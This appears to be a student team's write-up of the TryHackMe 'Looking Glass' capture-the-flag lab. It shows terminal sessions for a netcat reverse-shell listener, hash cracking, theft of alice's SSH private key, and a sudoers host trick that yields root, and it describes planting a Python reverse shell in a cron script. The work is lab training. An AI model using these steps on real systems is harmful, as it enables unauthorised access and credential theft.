
stty raw -echo; fg

```
root@ip-10-10-132-81:~# nc -lvnp 4242
Listening on [0.0.0.0] (family 0, port 4242)
Connection from 10.10.63.237 58248 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ whoami
tweedledum
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ export TERM=xterm
export TERM=xterm
tweedledum@looking-glass:~$ ^Z
[1]+  Stopped                 nc -lvnp 4242
root@ip-10-10-132-81:~# stty raw -echo; fg
nc -lvnp 4242

tweedledum@looking-glass:~$
```

We view the available file running the command “ls”, there are 2 files that allow us to view it which is poem.txt and humptydumpty.txt. The poem.txt did not contain too much information, and the humptydumpty.txt looks like hashes.


```
root@ip-10-10-132-81: ~
File  Edit  View  Search  Terminal  Help
nc -lvnp 4242

tweedledum@looking-glass:~$ ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a7978777675747372717 06f6e6d6c6b
tweedledum@looking-glass:~$ cat poem.txt
     'Tweedledum and Tweedledee
      Agreed to have a battle;
     For Tweedledum said Tweedledee
      Had spoiled his nice new rattle.

     Just then flew down a monstrous crow,
      As black as a tar-barrel;
     Which frightened both the heroes so,
      They quite forgot their quarrel.'
tweedledum@looking-glass:~$
```

Copy the code into cyberchef. It is a hash – sha256.



Copy and paste the code to decode the hash in crackstation (https://crackstation.net/)

The last roll appeared to be not found. Copy and paste the last hash over into cyberchef. It is a Hex, and the password is revealed.



The file name is humptydumpty.txt , so we could guess that is a password to login to user humptydumpty. After switching the user to humptydumpty, we successfully logged into humptydumpty.

```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$
```


Running the command ls -l, we saw that only alice has executed properties from other users. Unfortunately, we have no permission to view alice files.

```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$ cd /home
humptydumpty@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$ ls -l
total 24
drwx--x--x 6 alice        alice        4096 Jul  3  2020 alice
drwx------ 3 humptydumpty humptydumpty 4096 Jul 26 16:33 humptydumpty
drwxrwxrwx 5 jabberwock   jabberwock   4096 Jul 26 16:12 jabberwock
drwx------ 5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
drwx------ 3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------ 2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ A
```


Try the command cat .bashrc, luckily we can access it. If we can access the .bashrc file, we try to find the private key of user alice.

```
humptydumpty@looking-glass:/home/alice$ cat alice /.bashrc
cat: alice: No such file or directory
cat: /.bashrc: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat /.bashrc
cat: /.bashrc: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
```

Enter the command,cat .ssh/id_rsa to get the private key.



Grab the private key of user alice, and create a file to paste in the private key



Change the permission of the file that just created using chmod 600 filename.

```
root@ip-10-10-224-94:~# chmod 600 alice_id_rsa
root@ip-10-10-224-94:~#
```

Now we can login by ssh -i filename alice@machine_IP

```
root@ip-10-10-224-94:~# ssh -i alice_id_rsa alice@10.10.141.242
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

We had successfully logged into user alice. There is only one txt file in home and it also contains not much information.

```
root@ip-10-10-224-94:~# ssh -i alice_id_rsa alice@10.10.141.242
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards wi
th all her might.

The Red Queen made no resistance whatever; only her face grew very small, and he
r eyes got large and green: and still, as Alice went on shaking her, she kept on
 growing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
alice@looking-glass:~$
```

By entering the find / -name *alice* -type f 2>/dev/null command, we can find a path which is /etc/sudoers.d/alice. We change the file to /etc/sudoers.d/ and read the alice file.

```
alice@looking-glass:~$ cd etc/sudoers.d/
-bash: cd: etc/sudoers.d/: No such file or directory
alice@looking-glass:~$ cd /etc/sudoers.d/
alice@looking-glass:/etc/sudoers.d$
```

There are 4 files in /etc/sudoers.d/, we only have permission to read alice file. We found that the user ssalg-gnikool is the root and it needs no password!

```
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ cat README
cat: README: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat jabberwock
cat: jabberwock: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat tweedles
cat: tweedles: Permission denied
alice@looking-glass:/etc/sudoers.d$
```

Unfortunately, when we try to switch to root, it needs a password. Our shell hostname is looking-glass but not ssalg-ginkool.

```
alice@looking-glass:/etc/sudoers.d$ sudo /bin/bash
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 3 incorrect password attempts
alice@looking-glass:/etc/sudoers.d$
```

We check to verify our hostname.

```
alice@looking-glass:/etc/sudoers.d$ cat /etc/hostname
looking-glass
alice@looking-glass:/etc/sudoers.d$
```

We check for the sudo command page, the -h command maybe can help us.

```
root@ip-10-10-224-94: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-224-94:~# sudo -h
sudo - execute a command as another user

usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] file ...

Options:
  -A, --askpass                 use a helper program for password prompting
  -b, --background              run command in the background
  -C, --close-from=num          close all file descriptors >= num
  -E, --preserve-env            preserve user environment when running command
      --preserve-env=list       preserve specific environment variables
  -e, --edit                    edit files instead of running a command
  -g, --group=group             run command as the specified group name or ID
  -H, --set-home                set HOME variable to target user's home dir
  -h, --help                    display help message and exit
  -h, --host=host               run command on host (if supported by plugin)
  -i, --login                   run login shell as the target user; a command
```

We are guessing that the actual root hostname is ssalg-ginkool. To verify it we use sudo -l -h ssalg-ginkool and we are right!

```
alice@looking-glass:/etc/sudoers.d$ cat /etc/hostname
looking-glass
alice@looking-glass:/etc/sudoers.d$ sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$
```

We use the host ssalg-gnikool to execute /bin/bash. Finally we successfully login as root.

```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d#
```

To further verify it, using command whoami to show the user.

```
root@looking-glass:/etc/sudoers.d# whoami
root
root@looking-glass:/etc/sudoers.d# ls
README  alice  jabberwock  tweedles
root@looking-glass:/etc/sudoers.d# cd /home
root@looking-glass:/home# ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
root@looking-glass:/home# cd /alice
bash: cd: /alice: No such file or directory
root@looking-glass:/home# cd alice
root@looking-glass:~# ls
kitten.txt
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root#
```

We discovered the root flag in /root/root.txt , but it looks like the string is reversed, so we reversed it and got our root flag which is thm{bc2337b6f97d057b01da718ced6ead3f}.

```
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat the_end.txt
She took her off the table as she spoke, and shook her backwards and forwards wi
th all her might.

The Red Queen made no resistance whatever; only her face grew very small, and he
r eyes got large and green: and still, as Alice went on shaking her, she kept on
 growing shorter—and fatter—and softer—and rounder—and—

—and it really was a kitten, after all.
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Thought process / methodology (question 2)

After we found the flag, we deduced that we should view the user account information. We proceeded to /etc/passwd and found a bunch of users like tweedledum, tweedledee and alice. Since we are now connected as user jabberwock and to know the user jabberwock's permission, we run sudo -l and found user jabberwock can reboot as root. To check the schedule tasks, we proceeded to crontab and found that user tweedledum can run the script twasBrillig.sh after reboot. Other than this method, we recall about using linpeas.sh to see possible paths to escalate privileges and thought of giving it a try. To make it work, we know that we need to get linpeas.sh into user jabberwock first, hence we thought of downloading linpeas.sh in our local kali machine, then run a http server to connect our machine to user jabberwock and download the file by entering our machine's IP. Luckily, we managed to download the file but we had problems executing it. After a quick research, we realised that we forgot to run chmod command and thankfully after several attempts we managed to execute the file. After a few minutes, a script popped out and as we scrolled through the script, we see user Tweedledum will run twasBrillig.sh after reboot which was the same result as using crontab. Hence, based on the hints, we knew that we need to find a way to reboot first in order to switch to user Tweedledum. As we know we can edit the script, we open twasBrillg.sh and pasted a python reverse shell that we got online then start a netcat listener. Finally, we reboot it and we have successfully obtained a reverse shell and managed to switch to user Tweedledum. Then, we recalled that shell upgrading and stabilisation is needed to prevent the shell from being killed as simply as pressing ctrl+c. Hence, we proceeded with it and by seeing the list of files in Tweedledum, we found 2 text files, humptydumpty.txt and poem.txt. However, no important info is shown in poem.txt, but humptydumpty.txt did showed a bunch of weird text. We copy pasted the text in an online detector and found that they are in hash, hence, we convert the hash in cyberchef, which successfully showed the password in plain text. Now we got the password, we deduced that we can log in as humptydumpty. Hence, we switched the user to humptydumpty, enter the password and as we are connected as humptydumpty, we tried to list the files and found poetry.txt but no important info was seen in the file. Hence, we tried by looking at the /home directory and found folders containing alice, tweedledee, humptydumpty and tweedledum. We noted that drwx –x –x for alice's folder showed that we have execute permission on home directory. We tried opening alice's folder and listing out the files, but permission was denied. Upon researching, we decided to try the command cat .bashrc. Since we can open .bashrc, we deduced that we can find the private key of user alice. We did not know where the private key was located so we did a research and knew that the private key was located in /.ssh. We proceeded to open and we found the key. Since we have the key, we deduced that we can switch to user alice without entering the password. We proceeded to switching user and once we are connected as user alice, we list the files and found a file named kitten.txt, we then opened it but not much information was found in the file. After a few minutes of

struggling, we noted that we forgot to check the sudo command that we can run as alice. By doing research, we noted that the command is found in etc/sudoers.d/. By listing the folders, we opened the file named alice and noticed that alice can run /bin/bash as root. We had no idea what the 'ssalg-gnikool' was indicating, so we did a research and found that ssalg-gnikool is the hostname and by running sudo -h will enable us to run command on host. Hence, with this knowledge, we altered the command to sudo -h ssalg-gnikool /bin/bash to run the bash file. After waiting a few seconds and by entering command whoami, we managed to escalate to root. Again, we proceeded to find the contents by listing all the folders and files but found nothing important. We know that we are supposed to get the root flag and after several thoughts, we assumed that the flag is in the root directory. Since we are now user root, we can head over to the /root directory, list out the files and we found root.txt, which is the flag that we wanted!

Contributions

ID	Name	Contribution	Signatures
1211101775	Lam Yuet Xin	**Find user flag , writeup for question 1**	
1211101749	Teoh Xin Pei	**Find user flag , writeup for question 1**	
1211101398	Poh Ern Qi	**Find root flag , writeup for question 2**	
1211101800	Tan Jia Jin	**Find root flag , writeup for question 2**	

Video link:

PENTEST1 (TL7L)dash

https://youtu.be/qnTOFeRhqL8